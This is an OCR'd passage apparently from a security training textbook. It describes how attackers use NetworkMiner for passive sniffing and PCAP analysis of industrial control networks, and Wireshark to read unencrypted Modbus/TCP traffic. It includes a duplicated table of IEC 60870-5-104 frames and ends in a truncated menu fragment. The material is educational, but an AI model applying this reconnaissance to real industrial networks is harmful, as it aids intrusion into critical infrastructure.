
P...	Paramet...	Frame...	Details
1	ON (Not ...	146	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
1300	227 (No ...	148	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
2	OFF (Not...	150	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
4821	50.354 %...	154	IEC 60870-5-104 ASDU Type ID 61, CauseTX 6 (act)
4821	50.354 %...	156	IEC 60870-5-104 ASDU Type ID 61, CauseTX 7 (actcon)
4821	50.354 %...	158	IEC 60870-5-104 ASDU Type ID 61, CauseTX 6 (act)
4821	50.354 %...	160	IEC 60870-5-104 ASDU Type ID 61, CauseTX 7 (actcon)
4821	50.354 %...	162	IEC 60870-5-104 ASDU Type ID 61, CauseTX 10 (actterm
1301	554 (No ...	164	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
1	OFF (Not...	166	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
1300	498 (No ...	168	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
2	ON (Not ...	170	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)

https://www.netresec.com

Sniffing using NetworkMiner

Source: *https://www.netresec.com*

NetworkMiner helps attackers to perform passive network sniffing and packet capturing to detect open ports, hostnames, operating systems, sessions, etc. without generating traffic on the network. Attackers also use NetworkMiner for parsing and analyzing PCAP files and reassembling/recreating transmitted files or certificates from the PCAP files. Using NetworkMiner, attackers can gain access to the PCAP files that can be used to analyze the earlier captured network traffic from the ICS network.




P...	Paramet...	Frame...	Details
1	ON (Not ...	146	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
1300	227 (No ...	148	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
2	OFF (Not...	150	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
4821	50.354 %...	154	IEC 60870-5-104 ASDU Type ID 61, CauseTX 6 (act)
4821	50.354 %...	156	IEC 60870-5-104 ASDU Type ID 61, CauseTX 7 (actcon)
4821	50.354 %...	158	IEC 60870-5-104 ASDU Type ID 61, CauseTX 6 (act)
4821	50.354 %...	160	IEC 60870-5-104 ASDU Type ID 61, CauseTX 7 (actcon)
4821	50.354 %...	162	IEC 60870-5-104 ASDU Type ID 61, CauseTX 10 (actterm
1301	554 (No ...	164	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
1	OFF (Not...	166	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)
1300	498 (No ...	168	IEC 60870-5-104 ASDU Type ID 13, CauseTX 3 (spont)
2	ON (Not ...	170	IEC 60870-5-104 ASDU Type ID 30, CauseTX 3 (spont)

Figure 18.106: Screenshot of NetworkMiner

Analyzing Modbus/TCP Traffic Using Wireshark

- Attackers use Wireshark to capture and **analyze Modbus/TCP traffic** on industrial networks
- Modbus/TCP does not have any built-in encryptions or any security features. The attackers can therefore easily gather information from the data packets being transmitted between the network and a Modbus port on a device


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Exp

